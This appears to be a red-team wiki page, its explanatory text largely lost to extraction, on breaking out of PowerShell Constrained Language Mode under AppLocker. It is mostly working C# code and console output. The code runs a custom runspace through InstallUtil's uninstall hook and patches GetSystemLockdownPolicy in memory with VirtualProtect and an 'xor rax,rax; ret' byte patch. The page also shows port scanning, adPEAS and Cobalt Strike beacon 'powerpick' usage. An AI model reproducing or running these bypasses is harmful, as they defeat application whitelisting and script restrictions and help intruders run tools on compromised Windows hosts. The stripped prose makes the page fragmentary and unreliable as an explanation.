

CLM AppLocker

AppLocker

PowerShell

PowerShell

F

```
$ExecutionContext.SessionState.LanguageMode
```

File01

PowerShell

CLM

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> _
```

CLM

PowerShell

adpeas.ps1

Windows PowerShell

```
PS C:\users\john> ipmo .\adpeas.ps1
ipmo : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ ipmo .\adpeas.ps1
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
+ FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.
ModuleCommand
```

CLM

C:\Windows\Tasks

Windows PowerShell

```
PS C:\windows\tasks> .\portscan.ps1 172.16.1.11 130 150
Host: 172.16.1.11

Press ESC to stop the port scanner ...

Scanning ports:
135 <epmap> is open!
139 <netbios-ssn> is open!


PS C:\windows\tasks>
```


```
Windows PowerShell
PS C:\windows\tasks> ipmo .\adpeas.ps1
ipmo : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ ipmo .\adpeas.ps1
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
+ FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell
ModuleCommand
PS C:\windows\tasks>
```

PowerShell CLM

PowerShell **System.Management.Automation.dll** DLL powershell.exe GL

C#  
C:\Windows\assembly\GAC\_MSIL\System.Management.Automation\1.0.0.0\_31bf3856ad364e3 5\System.Management.Automation.dll System.Configuration.Install





## PowerShell

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;

namespace clm
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Not in Main");
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            String cmd = "$ExecutionContext.SessionState.LanguageMode | Out-File -FilePath
C: \\windows\\tasks\\output.txt";

            Runspace rs = RunspaceFactory.CreateRunspace();
            rs.Open();
        }
    }
}
```

```
PowerShell ps = PowerShell.Create();

ps.Runspace = rs;

ps.AddScript(cmd);

ps.Invoke();

rs.Close();

}

}

}
```

UninstallMainInstallMainCLMexeApp

```
PS C:\users\john> .\customrs.exe
Program 'customrs.exe' failed to run: This program is blocked by group policy. For more information, contact your
system administratorAt line:1 char:1
+ .\customrs.exe
+ ~~~~~
At line:1 char:1
+ .\customrs.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

InstallUninstallInstallUtil.exeC:\BAS

```
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile= /LogToConsole=false
/U C: \users\public\clm.exe
```

powershell

```
PS C:\users\john> C:\windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U .\cus
tomrs.exe
Microsoft (R) .NET Framework Installation utility Version 4.7.3190.0
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\users\john> type C:\windows\tasks\output.txt
FullLanguage
PS C:\users\john>
```

# GetSystemLockdownPolicy

FullLanguageGetSystemLockdownPolicyFullLanguage

1 System.Management.Automation.AlignmentSystem.Management.Automation PovAlignment

GetSystemLockdownPolicyMethodInfolockdown

```
Assembly assem = typeof(System.Management.Automation.Alignment).Assembly;
MethodInfo lockdown_info =
assem.GetType("System.Management.Automation.Security.SystemPolicy").GetMethod("GetSystemLockdownPolicy", System.Reflection.BindingFlags.Public | System.Reflection.BindingFlags.Static);
RuntimeMethodHandle lockdown_handle = lockdown_info.MethodHandle;
```

## 2            GetSystemLockdownPolicy   JIT

```
RuntimeHelpers.PrepareMethod(lockdown_handle);
```

## 3

```
IntPtr lockdown_ptr = lockdown_handle.GetFunctionPointer();
```

## 4    VirtualProtect API

```
uint oldprot;
VirtualProtect(lockdown_ptr, new UIntPtr(4), 0x40, out oldprot);
```

## 5    **SystemEnforcementMode.None xor rax, rax; ret**

**Raw Hex** (zero bytes in bold):

4831C0C3

**String Literal:**

"\x48\x31\xC0\xC3"

**Array Literal:**

{ 0x48, 0x31, 0xC0, 0xC3 }


**Disassembly:**

```
0: 48 31 c0          xor     rax,rax
3: c3              ret
```

```
var patch = new byte[] { 0x48, 0x31, 0xc0, 0xc3 };
Marshal.Copy(patch, 0, lockdown_ptr, 4);
```

```
Microsoft.PowerShell.ConsoleShell.Start(System.Management.Automation.RunspaceConfiguration.Create(), "Banner", "Help", new string[] { "-exec", "bypass", "-nop" });
```

**C:\Windows\Microsoft.NET\assembly\GAC\_MSIL\Microsoft.PowerShell.ConsoleHost\v4.0.30.0.0\_\_31bf3856ad364e35\Microsoft.PowerShell.ConsoleHost.dll**



```
using System;
using System.Runtime.InteropServices;
using System.Runtime.CompilerServices;
using System.Reflection;

public class MainClass
{
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
    flNewProtect, out uint lpflOldProtect);

    public static void Main(string[] args)
    {
        Console.WriteLine("Not in Main");
    }
}
```

```

public static void interactive()
{

    Assembly assem = typeof(System.Management.Automation.Alignment).Assembly;
    MethodInfo lockdown_info =
assem.GetType("System.Management.Automation.Security.SystemPolicy").GetMethod("GetSystemLockdo
wnPolicy", System.Reflection.BindingFlags.Public | System.Reflection.BindingFlags.Static);
    RuntimeMethodHandle lockdown_handle = lockdown_info.MethodHandle;
    RuntimeHelpers.PrepareMethod(lockdown_handle);
    IntPtr lockdown_ptr = lockdown_handle.GetFunctionPointer();
    uint oldprot;
    VirtualProtect(lockdown_ptr, new UIntPtr(4), 0x40, out oldprot);
    byte [] patch = new byte[] { 0x48, 0x31, 0xc0, 0xc3 };
    Marshal.Copy(patch, 0, lockdown_ptr, 4);

    Microsoft.PowerShell.ConsoleShell.Start(System.Management.Automation.Runspaces.RunspaceConfigu
ration.Create(), "Banner", "Help", new string[] {"-exec", "bypass", "-nop"});
}
}

[System.ComponentModel.RunInstaller(true)]
public class Loader : System.Configuration.Install.Installer
{

    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        base.Uninstall(savedState);

        MainClass.interactive();
    }
}

```

FullLanguage

PowerShell

```
Select Windows PowerShell
PS C:\users\john> C:\windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U .\int
eractive_fulllanguage.exe
Microsoft (R) .NET Framework Installation utility Version 4.7.3190.0
Copyright (C) Microsoft Corporation. All rights reserved.

Banner

PS C:\users\john> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\users\john> _
```

# CobaltStrike

# CLM

CobaltStrike   CLM   powerpick   PowerShell   powershell.exe   powershell\_ise

```
beacon> powershell $ExecutionContext.SessionState.LanguageMode
[*] Tasked beacon to run: $ExecutionContext.SessionState.LanguageMode
[+] host called home, sent: 179 bytes
[+] received output:
ConstrainedLanguage

beacon> powerpick $ExecutionContext.SessionState.LanguageMode
[*] Tasked beacon to run: $ExecutionContext.SessionState.LanguageMode (unmanaged)
[+] host called home, sent: 134767 bytes
[+] received output:
FullLanguage
```

Revision #16

Created 5 September 2022 03:13:39 by

Updated 24 March 2024 15:17:52 by